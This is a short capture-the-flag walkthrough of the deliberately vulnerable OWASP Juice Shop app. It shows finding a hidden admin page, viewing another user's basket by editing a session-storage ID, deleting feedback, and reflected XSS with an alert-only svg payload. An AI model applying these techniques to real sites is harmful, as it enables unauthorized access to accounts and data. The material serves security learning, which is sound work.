
Access the administration section of the store - What is the name of the page?

=====

found interesting main.js and found /administration dir




able to access administration page




Access someone else's basket

=====

access my own basket (this is admin user basket)



interesting session storage (bid key)



change to 2 and the basket had changed! (it based on the userID) 1 is admin, 2 is jim (refer to admin page)

10.10.8.146/#/basket

Getting Started Start Parrot OS Community Docs Git CryptPad | Privacy Pentest Learn | Donate |

OWASP Juice Shop Logout Contact Us Your Basket English

Your Basket (admin@juice-sh.op)

Product	Price	Quantity	Total Price
Raspberry Juice (1000ml)	4.99	2	9.98

Checkout

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New

Cache Storage

Cookies

http://10.10.8.146

Indexed DB

Local Storage

Session Storage

http://10.10.8.146

Filter Items

Key	Value
bid	2

Get rid of all 5 star customer feedback

=====

press the trash can icon to remove feedback


Administration Registered Users

Email	
admin@juice-sh.op	
jim@juice-sh.op	
bender@juice-sh.op	
bjoern.kimminich@googl email.com	
ciso@juice-sh.op	
support@juice-sh.op	
morty@juice-sh.op	
mc.safesearch@juice- sh.op	

Customer Feedback

User	Comment	Rating
2	Great shop! Awesome service!	★★★★★
	Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints!	★★★★★

This website uses fr




Cross Site Scripting (XSS)\

Carry out reflected XSS using Tracking Orders

=====

test on entering text what would happen



Search Results - test

Expected Delivery




test XSS Injection

```
//<svg onload=alert("XSS")>
```


Track Orders

Order ID

```
<svg onload=alert("XSS")>
```

 Track



successfully perform XSS Injection




Carry out XSS using the Search field?

=====

test entering any text in search field



test XSS Injection
//<svg onload=alert("XSS")>



successfully perform XSS Injection

